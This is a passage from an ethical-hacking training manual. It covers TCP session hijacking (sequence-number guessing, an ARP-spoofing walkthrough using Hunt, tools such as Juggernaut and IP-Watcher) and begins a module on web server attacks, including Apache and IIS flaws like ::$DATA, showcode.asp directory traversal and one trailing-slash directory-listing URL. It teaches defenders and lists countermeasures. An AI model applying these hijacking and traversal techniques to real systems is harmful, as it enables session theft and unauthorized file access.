Threat If a sequence number within the receive window is known, an attacker can inject data into the session stream or choose to terminate the connection. If the attacker knows the initial sequence number, he can send a simple packet to inject data or kill the session if he is aware of the number of bytes transmitted in the session this far.


As this is a difficult proposition, the attacker can guess a suitable range of sequence numbers and send out a number of packets into the network with different sequence numbers - but falling within the range. Since the range is known, it is likely that at least one packet will be accepted by the server. This way, the attacker need not send

a packet for every sequence number, but resort to sending an appropriate number of packets with sequence numbers a window-size apart. But how does he know how many packets are to be sent?

This is obtained by dividing the range of sequence numbers to be covered by the fraction of the window size that is used as an increment. Why was this possible despite the introduction of PRNGs? The problem lay in the use of increments themselves, random or otherwise, to advance an ISN counter, making statistical guessing practical. The result of this is that remote attackers can perform session hijacking or disruption by injecting a flood of packets with a range of ISN values, one of which may match the expected ISN. The more random the ISNs are, the more difficult it is to carry out these attacks.

Programs that perform Session Hijacking

- There are several programs available that perform session hijacking. Following are a few that belongs to this category:
 - Juggernaut
 - Hunt
 - TTY Watcher
 - IP Watcher
 - T-Sight



There are few programs/source codes available for doing a TCP hijack.

- Juggernaut
- TTY Watcher
- IP Watcher
- T-Sight
- Hunt

Hacking Tool: Juggernaut

- Juggernaut is a network sniffer that can be used to hijack TCP sessions. It runs on Linux Operating systems.
- Juggernaut can be set to watch for all network traffic or it can be given a keyword like password to look out for.
- The main function of this program is to maintain information about various session connections that are occurring on the network.

- The attacker can see all the sessions and he can pick a session he wants to hijack.
-

Tools Juggernaut is basically a network sniffer that can also be used to hijack TCP sessions. It runs on Linux and has a Trinux module as well. Juggernaut can be activated to watch all network traffic on the local network.

For example, Juggernaut can be configured to wait for the login prompt, and then record the network traffic that follows (usually capturing the password). By doing so, this tool can be used to capture certain types of traffic by simply leaving the tool running for a few days, and then the attacker just has to pick up the log file that contains the recorded traffic. This is different than regular network sniffers that record all network traffic making the log files extremely huge (and thus easy to detect).

However, the main feature of this program is its ability to maintain a connection database. This means an attacker can watch all the TCP based connection made on the local network, and possibly "hijack" the session. After the connection is made, the attacker can watch the entire session (for a telnet session, this means the attacker sees the "playback" of the entire session. This is like actually seeing the telnet window).

When an active session is watched, the attacker can perform some actions on that connection, besides passively watching it.

Juggernaut is capable of resetting the connection (which basically means terminating it), and also hijacking the connection, allowing the attacker to insert commands in the session or even to completely take the session into his hands (resetting connection on the legitimate client).

Hacking Tool: Hunt

<http://lin.fsid.cvut.cz/~kra/index.html>

Hunt is a program that can be used to listen, intercept, and hijack active sessions on a network.

Hunt Offers:

- Connection management
 - ARP Spoofing
 - Resetting Connection
 - Watching Connection
 - MAC Address discovery
 - Sniffing TCP traffic
-

Tools Hunt is designed by Pavel Krauz. Hunt is considered by many to be one of the best session hijacking tools available because it is well written and has a comprehensive feature set. The hunt doesn't distinguish between local network connections and connections going to/from Internet. It can handle all connections it sees. Connection hijacking is aimed primarily at the telnet or rlogin traffic. In the words of its author, "the main goal of the HUNT project is to develop [a] tool for exploiting well known weaknesses in the TCP/IP protocol suite".

The features of version 1.5 of Hunt include:

- Detection and watching of active connections.
- Insertion of commands into a session: With ARP spoofing the user can force the Switch to send the traffic for hosts on another segment/switched port. This may not work if the

Switch has some security policy and MACs have been explicitly set up on a per port basis but in reality this configuration is hardly done on an "ordinary" network.

- Total takeover of a session.
- Synchronization of the original client with the server after a hijack: This is one of the main features of hunt. If the user inputs some data to the TCP stream (through simple active attack or ARP spoofing), he can desynchronize the stream from the server/original client point of view. He can also synchronize the connection after his objective is met. The main goal behind this is to synchronize the sequence numbers on both client and server again.
- Connection reset: With a single properly constructed packet the user can reset the connection (RST flag in TCP header). User can reset server, client, or both. When user resets only one end the other end is reset. This is because when it tries to send data to the first host it will respond with RST as the connection is already.
- Network sniffing with the ability to search for a particular string.
- Handling of ACK storms with ARP (Address Resolution Protocol) spoofing: User can insert packets to the network (rerouting) it receives from ARP spoofed hosts.

Illustration

1. Alice opens a telnet session to Bob and starts doing some work.
2. Eve uses Hunt to observe all connections passing her location on the network. Seeing the connection between Alice and Bob, Eve selects it for hijacking.

3. Eve sends an ARP reply to Alice, mapping Bob's IP address to a MAC address that does not exist on the LAN segment.
4. Eve sends an ARP reply to Bob, mapping Alice's IP address to a MAC address that does not exist on the LAN segment.
5. Alice and Bob will try to send data to each other, but because their respective ARP caches contain mappings to non-existent MAC addresses, the data will not arrive at the intended destination. However, Eve, who is strategically located in the middle and listening in promiscuous mode, is able to capture all traffic between Alice and Bob.
6. Eve can use Hunt's ARP daemon to control the traffic between Alice and Bob. She can insert commands, completely take over the session or simply relay all the traffic between Alice and Bob. Bob thinks that he is still connected with Alice. Alice will notice a lack of response from Bob if Eve hijacks the session. During the hijack there will not be an ACK storm because Alice is not receiving data from Bob.
7. Eve must be located on a network segment that is passing traffic between Alice and Bob. in order that other connections on the network are not affected by Eve's attack, Eve uses Hunt's ARP relay daemon to relay the data for some of these connections.

Hacking Tool: TTY Watcher

<http://www.cerias.purdue.edu>

- TTY-watcher is a utility to monitor and control users on a single system.

- Sharing a TTY. Anything the user types into a monitored TTY window will be sent to the underlying process. In this way you are sharing a login session with another user.
- After a TTY has been stolen, it can be returned to the user as though nothing happened.

(Available only for Sun Solaris Systems.)

Tools TTY-Watcher is a utility to monitor and control users on a single system. It is based on our IP-Watcher utility, which can be used to monitor and control users on an entire network. It is similar to advice or tap, but with many, more advanced features and a user friendly (either X-Windows or text) interface

TTY-Watcher allows the user to monitor every tty on the system, as well as interact with them by:

1. Sharing a TTY. Anything the user types into a monitored TTY window will be sent to the underlying process (and consequently echoed back to the real owner of the TTY). In this way, the user is "sharing" a login session with another user.
2. Termination. At the click of a button (or an escape sequence with the text interface), the current connection can be instantly terminated.
3. Stealing. Another click of the button allows the user to "steal" the monitored TTY. The TTY will continue to function as normal for the TTY-Watcher user, but the real owner of the TTY will see no output, and his keystrokes will be ignored.

4. Returning the TTY. After a TTY has been stolen, it can be returned to the user, as though nothing happened.
5. Sending the user a message. A message can be sent to the real owner of the TTY without interfering with the commands he's typing. The message will only be displayed on his screen and will not be sent to the underlying process.

Aside from monitoring and controlling TTYs, individual connections can be logged to either a raw logfile for later playback or to a text file. Currently TTY-Watcher works under SunOS 4.x and Solaris 2.x systems.

Hacking Tool: IP watcher

<http://engarde.com>

- IP watcher is a commercial session hijacking tool that allows you to monitor connections and has active countermeasures for taking over a session.
 - The program can monitor all connections on a network allowing an attacker to display an exact copy of a session in real-time, just as the user of the session sees the data.
-

Tools IP-Watcher is a network security and administration tool that can control any login session on the network. IP-Watcher is an extremely valuable tool for investigating suspicious activity, obtaining evidence of misuse, and also to obstruct malicious users before they do any damage. This network monitoring tool can be used to inspect the data being transferred between two hosts. It can monitor all the connections on a network, allowing the

user to display an exact copy of a session in real-time, just as the user of the session sees the data.

From an attacker's perspective, IP-Watcher lets him hijack an IP session by clandestinely diverting the victim to a rogue computer, where he will be tricked into thinking that he is still at the legitimate IP address. When the tool is used for legitimate purposes, it can gather evidence against the attacker. In the words of the author, "These connections are an intruder's footprints, and the best way to catch the intruder is to have an advanced visualization of those footprints."

The Windows version of IP-Watcher is T-sight. There are a number of ways an attacker can use IP-Watcher. IP-Watcher can create network traffic with spoofed source and destination addresses. This makes it possible to kill any user's connection. This could be used to deny access to a legitimate user.

When IP-Watcher terminates a user's connection while trying to log in, it appears to the user as a network fault. If the user tries to log in again, IP-Watcher can divert his connection so that it steals the user's password. If a system administrator uses the "su" command to enter a root account, IP-Watcher will sniff the clear text password through its ability to log keystrokes. It can be configured to log what it sniffs into small files. This can prevent the sysadmin from discovering a hidden sniffer by looking for unexplained large files. IP-Watcher can be used to hijack a connection by a trusted user using a one time password. While the user is going about his or her business, the intruder can be secretly using the same connection to install back doors.

T-Sight

<http://engarde.com>

- T-Sight, an advanced intrusion investigation and response tool for Windows NT and Windows 2000 can assist you


when an attempt at a break-in or compromise occurs.

- With T-sight, you can monitor all your network connections (i.e. traffic) in real-time and observe the composition of any suspicious activity that takes place.
 - T-Sight has the capability to hijack any TCP sessions on the network.
 - Due to security reasons Engarde Systems licenses this software to pre-determined IP address.
-

Attack Methods

T-sight, is an advanced intrusion investigation and response tool for Windows NT and Windows 2000 platforms. It can assist when an attempt at a break-in or a compromise occurs. It is an automatic intrusion detection system. However, it can be configured to activate when certain transactions take place.

It is specifically designed to investigate user defines activity and then let the user take action to stop the attack (take over or terminate the connection). T-sight supplements the authentication program, which can be circumvented through session hijacking or a backdoor left by an attacker. It can interpret connections for telnet, rlogin, ftp, smtp, sib, rsh and http. The program presents a customizable interface listing the connections established on the network.



Remote TCP Session Reset Utility



This security tool can remotely display all active sessions on a terminal server, router, dial-in server, access server, etc. The user can reset any TCP session remotely.

Resetting a connection is simple.

1. Start up the remote TCP session reset
2. Enter the IP address of the machine whose connection is to be reset.
3. Enter the read-write community string.
4. Click on connect to retrieve a list of active TCP connections
5. Click on the connection that is to be disconnected, and select 'Break' from the toolbar.

Protecting against Session Hijacking

1. Use Encryption
 2. Use a secure protocol
 3. Limit incoming connections
 4. Minimize remote access
 5. Have strong authentication.
-

Countermeasure When practical, limit successful sessions to specific IP addresses. This usually only works when dealing within an intranet setting, where the IP ranges are predictable and finite.

Countermeasure Re-authenticate the user before critical actions are performed. If possible, try to limit unique session tokens to each browser instance (e.g. generate the token with a hash of the MAC address of the computer and process id of the browser, etc.) Configure the

appropriate spoof rules on gateways (internal and external). Monitor for ARP cache poisoning, by using IDS products or ARPwatch.

Countermeasure Use x.509 certificates to prevent more traditional types of TCP hijacking.

Countermeasure Use encryption. This can be done by one or more of the following.

- Forcing all incoming connections from the outside world to be fully encrypted.
- Forcing all connections to critical machines to be fully encrypted.
- Forcing all traffic on the network to be encrypted.
- Using encrypted protocols, like those found in the OpenSSH suite. The OpenSSH suite includes the ssh program which replaces rlogin and telnet, scp which replaces rcp, and sftp which replaces ftp. Also included is sshd which is the server side of the package, and the other basic utilities like ssh-add, ssh-agent, ssh-keygen and sftp-server.

Countermeasure Use strong authentication (like Kerberos) or peer-to-peer VPN's.

Summary

- In the case of a session hijacking an attacker relies on the legitimate user to connect and authenticate and then take over the session.
 - In spoofing attack, the attacker pretends to be another user or machine to gain access.
 - Successful session hijacking is extremely difficult and only possible when a number of factors are under the attacker's control.
 - Session hijacking can be active or passive in nature depending on the degree of involvement of the attacker in the attack.
 - A variety of tools exist to aid the attacker in perpetrating a session hijack.
 - Session Hijacking could be very dangerous and there is a need for implementing strict countermeasures.
-

Summary

Recap

- In the case of a session hijacking an attacker relies on the legitimate user to connect and authenticate and then take over the session.
- In spoofing attack, the attacker pretends to be another user or machine to gain access.
- Successful session hijacking is extremely difficult and only possible when a number of factors are under the attacker's control.
- Session hijacking can be active or passive in nature depending on the degree of involvement of the attacker in the attack.
- A variety of tools exist to aid the attacker in perpetrating a session hijack.
- Session Hijacking could be very dangerous and there is a need for implementing strict countermeasures.

Module 11: Hacking Web Servers

Overview

Module Objective

- Introduction to Web Servers
 - Popular Web Servers and Common Vulnerabilities
 - Apache Web Server Security
 - IIS Server Security
 - Attacks against Web Servers
 - Tools used in Attack
 - Countermeasures
-

Module Objectives

The Internet is probably where security or the lack of it is seen the most. Often, a breach in security causes more damage in terms of goodwill than the actual quantifiable loss. This makes the security of web servers assume critical importance. Most organizations consider their Internet presence as an extension of themselves. In this module, we will explore:

- The basic function of a web server
- Popular web servers and common vulnerabilities
- Apache Web Server and known vulnerabilities
- IIS Server vulnerabilities
- Attacks against web servers
- Tools used in Attack against web servers
- Countermeasures that can be adopted

This module attempts to highlight the various security concerns in the context of a web server. It must be remembered that this is a vast domain and to delve into the finer details of the discussion is beyond the scope of the module. Readers are encouraged to supplement this module by following vulnerability discussions on various mailing lists such as bugtraq and security bulletins issued by third party vendors for various integrated components.

How Web Servers Work

1. The browser breaks the URL into three parts:
 1. The protocol ("http")
 2. The server name ("www.website.com")

3. The file name ("webpage.html")
 2. The browser communicates with a name server, which translates the server name, www.website.com, into an IP address
 3. The browser then forms a connection to the Web server at that IP address on port 80.
 4. Following the HTTP protocol, the browser sends a GET request to the server, asking for the file http://webpage.html.
 5. The server sends the HTML text for the Web page to the browser.
 6. The browser reads the HTML tags and formats the page onto the screen.
-

Let us take a look at the basic working of a web server. What happens when you type

http://www.eccouncil.org/Certification.htm in your browser?

- The browser differentiates the URL into three parts:
 1. The protocol ("http")
 2. The server name (www.eccouncil.com)
 3. The file name ("Certification.htm")
- The browser initiates the connection by communicating with a name server to translate the server name www.eccouncil.com into a valid IP Address.

- It then uses this IP address to connect to the target web server machine.
- The browser then establishes a connection to the web server at the specific IP address on port 80. This is the default port. (It can be any other port as well)
- According to the HTTP protocol, the browser sends a GET request to the server, to retrieve the file "<http://www.eccouncil.org/certification.htm>"
- The web server then sends the HTML text for the particular Web page to the browser.
- The browser reads the HTML tags and formats the page on the user's screen.

Other HTTP methods like POST, PUT, are used in subsequent communications if needed. The response from the server includes the HTTP response code suitable for the result of the request. In the case of successful data retrieval, an HTTP 200 OK response is generated. Other HTTP response codes exist: common ones include 404 Not Found, 403 Access Denied, and 302 Object Moved (often used to redirect requests to a login page to authenticate a user).

Popular Web Servers and Common Security Threats

- Apache Web Server
- IIS Web Server
- Sun ONE Web Server
- Nature of Security Threats in a Web Server Environment.
 - Bugs or Web Server Misconfiguration.
 - Browser-Side or Client Side Risks.

- Sniffing
 - Denial of Service Attack.
-

Popular Web Servers

The popular web servers are Apache Web Server, Internet Information Server and Sun ONE Web Server.

The Apache Web Server is an open-source web server for modern operating systems including UNIX and Windows NT. The server provides HTTP services in sync with the current HTTP standards in an efficient and extensible environment.

The Java Web Server / Sun ONE Web Server is one of the other highly available Web servers on the market. Microsoft's Internet Information Server is another popular server used by a sizable percentage of websites.

Threat Common Security Risks

Let us take a look at some of the security concerns that arise in the context of web servers. There are inherent security risks that affect web servers, the local area networks that host these web sites, and perhaps even the normal users of web browsers.

Webmaster's Concern

From a webmaster's perspective, the biggest security concern is that the web server can expose the local area network or the corporate intranet to the threats posed by the Internet. This may be in the form of virus, Trojans, hackers or compromise of information itself. It is often considered that software bugs present in large complex programs are the source of imminent security lapses. Web servers, being large complex devices do come with these inherent risks. Apart from this, the open architecture of some Web servers allows arbitrary scripts to be executed on the server's side of the connection in response to remote requests. Any CGI script installed at the site may contain bugs that are potential security holes.

Network Administrator's Concern

From a network administrator's perspective, a poorly configured web server poses another potential hole in the local network's security. While the objective of a web site is to provide controlled access to the network, too much of control can make a Web site impossible to use. In an intranet environment, the network administrator has to be careful about configuring the web server such that legitimate users are recognized and authenticated and various groups of users are assigned distinct access privileges.

End User's Concern

Usually the end user does not perceive any immediate threat, as surfing the web appears both safe and anonymous. However, active content, such as ActiveX controls and Java applets, makes it possible for harmful applications such as viruses to invade the user's system. Besides, active content from a web browser can be a conduit for malicious software to bypass the firewall system and permeate the local area network.

The threat for the end user stems from the fact that the TCP/IP protocol was not designed with security as its foremost priority. Therefore, data can be compromised in terms of confidentiality, authentication, and integrity as it is transmitted across the Web. In essence the aspects of confidentiality, authentication, and integrity need to be guarded both on the client side and server side to the extent possible.

Risks

There are basically three overlapping types of risk:

1. Bugs /misconfiguration problems in the Web server that allow unauthorized remote users to:
 - Steal classified information.

- Execute commands on the server host machine and modifying the system.
- Retrieve host based information to assist them in compromising the system.
- Launch denial-of-service attacks, rendering the machine temporarily unusable.

2. Browser-side risks

- Active content that crashes the browser, damages the user's system, breaches the user's privacy, or merely creates a disturbance.
- The misuse of personal information provided by the end-user.

3. Interception of network data sent from browser to server or vice versa via network eavesdropping. Eavesdroppers can operate from any point on the pathway between browser and server including:

- The network on the browser's side of the connection.
- The network on the server's side of the connection (including intranets).
- The end-user's Internet service provider (ISP).
- The server's ISP or regional access provider.

Apache Vulnerability

- The Apache Week tracks the vulnerabilities in Apache Server. Even Apache has its share of bugs and fixes.

- For instance, consider the vulnerability which was found in the Win32 port of Apache 1.3.20.

Long URLs passing through the mod_negative, mod_dir and mode_autoindex modules could cause Apache to list directory contents.

- The concept is simple but requires a few trial runs.
- A URL with a large number of trailing slashes:
`/cgi-bin ////////////////////////////// /` could produce directory listing of the original directory.

The purpose of discussing the various vulnerabilities of the web server here is to highlight how ingenious attackers can be in exploring the functionality of the various components that they are able to elicit an unexpected and previously unknown behavior of a piece of code. No matter how insignificant it is, a security breach can have far reaching implications if left unattended.

This is not the only issue in focus. The possibility of eliminating flawed coding practices and incorporating proper testing must not be ignored as security measures.

The Apache Week tracks the vulnerabilities in Apache Server. For instance, consider the vulnerability which was found in the Win32 port of Apache 1.3.20. Because of this, a client submitting a very long URI could cause a directory listing to be returned rather than the default index page. This was subsequently fixed in Apache httpd 1.3.22

Threat Some of the other vulnerabilities have been:

Remote DoS via IPv6: When a client requests that proxy ftp connect to an ftp server with IPv6 address, and the proxy is unable to create an IPv6 socket, an infinite loop occurs causing a remote Denial of Service. This has been fixed in Apache httpd 2.0.47

Remote DoS with multiple Listen directives: In a server with multiple listening sockets a certain error returned by accept () on a rarely access port can cause a temporary denial of service, due to a bug in the prefork MPM. This has been fixed in Apache httpd 2.0.47

APR remote crash: A vulnerability in the apr_psprintf function in the Apache Portable Runtime (APR) library allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via long strings, as demonstrated using XML objects to mod_dav, and possibly other vectors. This has been fixed in Apache httpd 2.0.46

Basic Authentication DoS: A build system problem in Apache 2.0.40 through 2.0.45 allows remote attackers to cause a denial of access to authenticated content when a threaded server is used. This has been fixed in Apache httpd 2.0.46

Line feed memory leak DoS: Apache 2.0 versions before Apache 2.0.45 have a significant Denial of Service vulnerability. Remote attackers can cause a denial of service (memory consumption) via large chunks of linefeed characters, which causes Apache to allocate 80 bytes for each linefeed. This has been fixed in Apache httpd 2.0.45

MSDOS device names cause DoS: Apache versions before 2.0.44 on Windows do not correctly filter MS-DOS device names which can lead to denial of service attacks and remote code execution. This has been fixed in Apache httpd 2.0.44

Apache can serve unexpected files: On Windows platforms Apache could be forced to serve unexpected files by appending illegal

characters such as '<' to the request URL. This has been fixed in Apache httpd 2.0.44

Rewrite rules that include references allow access to any file: The Rewrite module, mod_rewrite, can allow access to any file on the web server. The vulnerability occurs only with certain specific cases of using regular expression references in Rewrite Rule directives: If the destination of a Rewrite Rule contains regular expression references then an attacker will be able to access any file on the server. This has been fixed in Apache httpd 1.3.14

Attacks against IIS

- IIS is one of the most widely used Web server platforms on the Internet.
 - Microsoft's Web Server has been the frequent target over the years.
 - It has been attacked by various vulnerabilities. Examples include:
 1. ::\$DATA vulnerability
 2. showcode.asp vulnerability
 3. Piggy backing vulnerability
 4. Privilege command execution
 5. Buffer Overflow exploits (IIShock.exe)
-

Concept Basics


Let us look at some of the technology that forms the basis of web applications.

Simple HTML could not contribute much to the dynamic nature of interaction on the web. Therefore, dynamic capabilities were added by using Common Gateway Interface (CGI) applications. These applications ran on the server and generated dynamic content tailored to each request. This capability to process input and generate pages in real time greatly expanded the functional potential of a Web application.

However, as CGI programs were both discrete and resource intensive with each HTTP request, Microsoft introduced two distinct technologies to serve as the basis for Web applications: Active Server Pages (ASP) and the Internet Server Application Programming Interface (ISAPI).

ASP scripts are usually written in a human-readable scripting language like Visual Basic, and Microsoft asserts that the technology is largely language-neutral. The ASP interpreter is implemented as an ISAPI DLL.

ISAPI on the other hand is much less visible to end users. Quite naturally, Microsoft uses many ISAPI DLLs to extend IIS itself. ISAPI DLLs are binary files that are not exactly human-readable or given to human interpretation. However, if the user knows the name of an ISAPI DLL, it can be called via HTTP. They are capable of running inside or outside the IIS process (`inetinfo.exe`) and, once instantiated remain resident; thereby reducing the overhead of spawning a new process for a CGI executable to service each request.



Internet Information Services (IIS) has been consistently targeted for attacks. Server administrators have been overwhelmed by more than 100 vulnerabilities discovered in IIS web servers in just the last few years alone. It has been seen that when a web server is attacked, the attacker usually tries to run certain commands or access certain files.

For instance, one popular command that an attacker is likely to run during the course of the attack is cmd.exe. Another file that is likely to be of interest to an attacker on IIS is global.asa, which often contains passwords or other sensitive information. Previously, many exploits on IIS have involved traversing directories, viewing server-side scripts, or running a remote command.

Threat Some of the popular vulnerabilities have been:

:\$DATA IIS Vulnerability

Microsoft's Internet Information Server (IIS) contained a vulnerability in how it handles the multiple data streams NTFS provides for each file. The \$DATA vulnerability, published in mid-1998, resulted from an error in the way the Internet Information Server parsed file names. \$DATA is an attribute of the main data stream (which holds the

"primary content") stored within a file on NT File System (NTFS). By creating a specially constructed URL, it was possible to use IIS to access this data stream from a browser.

By doing so the attacker could display the code of the file containing that data stream and any data that the file held. This method could be used to display a script-mapped file that could normally be acted upon only by a particular Application Mapping. The contents of these files are not ordinarily available to users. However, in order to display the file, the file must reside on the NTFS partition and must have ACLs set to allow at least read access; the unauthorized user must also know the file name. By appending the string ::\$DATA, a remote user could view the contents of a file that is normally set to be acted upon by an Application Mapping, such as Active Server Pages (ASP). The attacker, however, must previously have read access to this file to view its contents. This attack could allow a user to read potentially proprietary and compromising script source. This vulnerability affected Microsoft IIS versions earlier than 3.0.

Showcode.asp^[1]

Showcode.asp is a script that allows a web developer to easily view the code for a number of examples included with Internet Information Server. It comes under several different guises, including showcode.asp, viewcode.asp, and codebrws.asp among others. Essentially it lets the developer view the code of a server-side script without executing it. The problem is that it does not just stop at that because with some manipulation of the URL it lets an attacker view any file on the same drive as the script. With a little playing around one can easily compromise an entire server and any sensitive information it contains.

Showcode.asp is included as an example with the Microsoft Data Access Components that are installed with a number of products or that can be installed individually. The default install location is C:\Program Files \Common Files \SYSTEM\MSADC. In a web

server, that subdirectory is also mapped as a virtual directory named MSADC off the web root.

Showcode.asp takes a single argument indicating the name of the file that is to be viewed. Though the sample code was initially intended to view code samples in the MSADC directory, a malicious user can start prodding by taking a path with MSADC and then use directory traversal to move up the directory tree and on to any path on the same drive. The vulnerability occurred because the sample script failed to check for that double-dot in the script's argument thereby making it exploitable.

Piggy-backing privileged command execution on back-end database queries (MDAC/RDS)

MDAC is a package used to integrate Web and database services. It includes the RDS component that provides remote access to database objects through IIS. By exploiting vulnerabilities in RDS depending on the security posture of the website, attackers can send random SQL commands that manipulate the database or retrieve any desired information. In this specific case, the attacker can even gain administrative rights by embedding the shell () VBA command into the SQL command and execute any highly privileged system commands.

Buffer Overflow Vulnerabilities

A buffer is an area of memory within a program that has used to store data of some kind - for instance, information on the program's status, intermediate computational results, or input parameters. Before placing any data into a buffer, the program should always verify that the buffer is large enough to accommodate all of the data.

Otherwise, the data can overrun the buffer and overwrite neighboring data, having the effect of modifying the program while it's running. If the data that overruns the buffer is random data, it won't be valid program code, and the program will fail when it tries to execute the

random data. On the other hand, if the data is valid program code, the program will execute the new code and perform some new function - one chosen by whoever supplied the data. Practically exploitable remote buffer overflows on Windows are rare, but on IIS, the exploit scene is different. The first was the .htc buffer overflow exploit against IIS 4, discovered by eEye Digital Security in June 1999. On IIS, the severity of buffer overflows are high because IIS runs under the SYSTEM account context, buffer overflow exploits often allow arbitrary commands to be run as SYSTEM on the target system.

Some of the buffer overflows that have been seen are:

- Internet Printing Protocol (IPP) buffer overflow
- Indexing services ISAPI extension buffer overflow
- Code Red Worm
- FrontPage 2000 server extension buffer overflow

IIS Components

- IIS relies heavily on a collection of DLLs that work together with the main server process, *inetinfo.exe*, to provide various capabilities.
- Example: Server side scripting, Content Indexing, Web Based printing etc.
- This architecture provides attackers with different functionality to exploit via malicious input.

Note IIS relies heavily on a collection of DLLs that work together with the main server process, *inetinfo.exe*, to provide various capabilities. Example: Server side scripting,

Content Indexing, Web Based printing etc. This architecture provides attackers with different functionality to exploit via malicious input. On a IIS Web server with no service packs or hot fixes applied, there are way too many ways that a command shell can be invoked through `inetinfo.exe`, the IIS process. Yet, there is no reason for `inetinfo.exe` to be invoking a shell.

IIS consists of several components. These include:

- Background Intelligent Transfer Service (BITS) server extension: BITS is a background file transfer mechanism used by applications such as Windows Updates and Automatic Updates.
- Common Files: On a dedicated Web server, these files are required by IIS and must always be enabled.
- File Transfer Protocol (FTP) Service: Allows the Web server to provide FTP services. This component is not required on a dedicated Web server. However, this may be enabled on a server that is only used for posting content, to support software such as Microsoft FrontPage® 2002 without enabling FrontPage 2002 Server Extensions. Because the FTP credentials are always sent in plaintext, it is recommended to connect to FTP servers through a secured connection, such as those provided by IPSec or a VPN tunnel.
- FrontPage 2002 Server Extensions: Provides FrontPage support for administering and publishing Web sites. On a dedicated Web server, this must be disabled when no Web sites are using FrontPage Server Extensions.
- Internet Information Services Manager: Administrative interface for IIS. This is to be disabled when the Web server is not administered locally.

- Internet Printing: Provides Web-based printer management and allows printers to be shared by using HTTP. This component is usually not required on a dedicated Web server.
- NNTP Service: Distributes, queries, retrieves, and posts Usenet news articles on the Internet. This component is not required on a dedicated Web server.
- SMTP Service: Supports the transfer of electronic mail. This component is not required on a dedicated Web server.
- World Wide Web Service: Provides Internet services, such as static and dynamic content, to clients. This component is required on a dedicated Web server. If this component is not enabled, then all subcomponents are not enabled.
 - Active Server Pages: Provides support for Active Server Pages (ASP). Disable this component if none of the Web sites or applications on the Web server uses ASP.
 - Internet Data Connector: Provides support for dynamic content provided through files with .idc extensions.
 - Disable this component if none of the Web sites or applications on the Web server includes files with .idc extensions.
 - Remote Administration (HTML): Provides an HTML interface for administering IIS. Use IIS Manager instead to provide easier administration and to reduce the attack surface of the Web server. This component is not required on a dedicated Web server.

- Remote Desktop Web Connection: Includes Microsoft ActiveX® controls and sample pages for hosting Terminal Services client connections. Use IIS Manager instead to provide easier administration and to reduce the attack surface of the Web server. This component is not required on a dedicated Web server.
- Server-Side Includes: Provides support for .shtm, .shtml, and .stm files. Disable this component if none of the Web sites or applications on the Web server includes files with these extensions.
- WebDav Publishing: Web Distributed Authoring and Versioning (WebDAV) extends the HTTP/1.1 protocol to allow clients to publish, lock, and manage resources on the Web. Disable this component on a dedicated Web server.
- World Wide Web Service: Provides Internet services, such as static and dynamic content, to clients. This component is required on a dedicated Web server.

ISAPI DLL Buffer Overflows

- One of the most extreme security vulnerabilities associated with ISAPI DLLs is the buffer overflow.
 - In 2001, IIS servers were ravaged by versions of the Code Red and Nimda worms which were both based on buffer overflow exploits.
-

Note ISAPI - Introduction

Internet Server Application Programming Interface (ISAPI) is an API developed to provide the application developers with a powerful way to extend the functionality of Internet Information Server (IIS). ISAPI allows web developers to develop custom code that provides additional web services. This custom code can either be implemented in an ISAPI filter, if the new functionality provides a low-level service, or conversely an ISAPI extension, if the new functionality provides a high-level service. Although ISAPI extensions are not limited to IIS, they are extensively used in conjunction with web servers.

[1]Mark Burnett "Showcode.asp - A lesson in Internet Security"

ISAPI Extension

An ISAPI extension is a dynamic link library (.dll) that uses ISAPI to provide a set of web functions above and beyond those natively provided by IIS. ISAPI is developed to provide advantage over the shortcomings of Common Gateway Interface, CGI. An ISAPI extension is a regular DLL file that exposes three special functions that are called by the calling process (i.e., IIS) and therefore, will be loaded to memory only once, irrespective of how many clients are going to use it at the same time.

Working

Once the concerned ISAPI DLL is loaded into memory, a worker thread starts running to manage the extension. The first function to be called is the entry point DLLMain function. On completion, the server makes a call to GetExtensionVersion function to perform two tasks - to exchange version information and to get a short text description of the extension. The server then calls the HttpExtensionProc function passing a copy of the ECB's pointer to start the actual ISAPI extension. This function makes writing data back to the client possible.

ISAPI DLL Buffer Overflows

As part of its installation process, IIS installs several ISAPI extensions -- .dlls that provide extended functionality. Among these is idq.dll, which is a component of Index Server (known in Windows 2000 as Indexing Service) and provides support for administrative scripts (.ida files) and Internet Data Queries (.idq files).

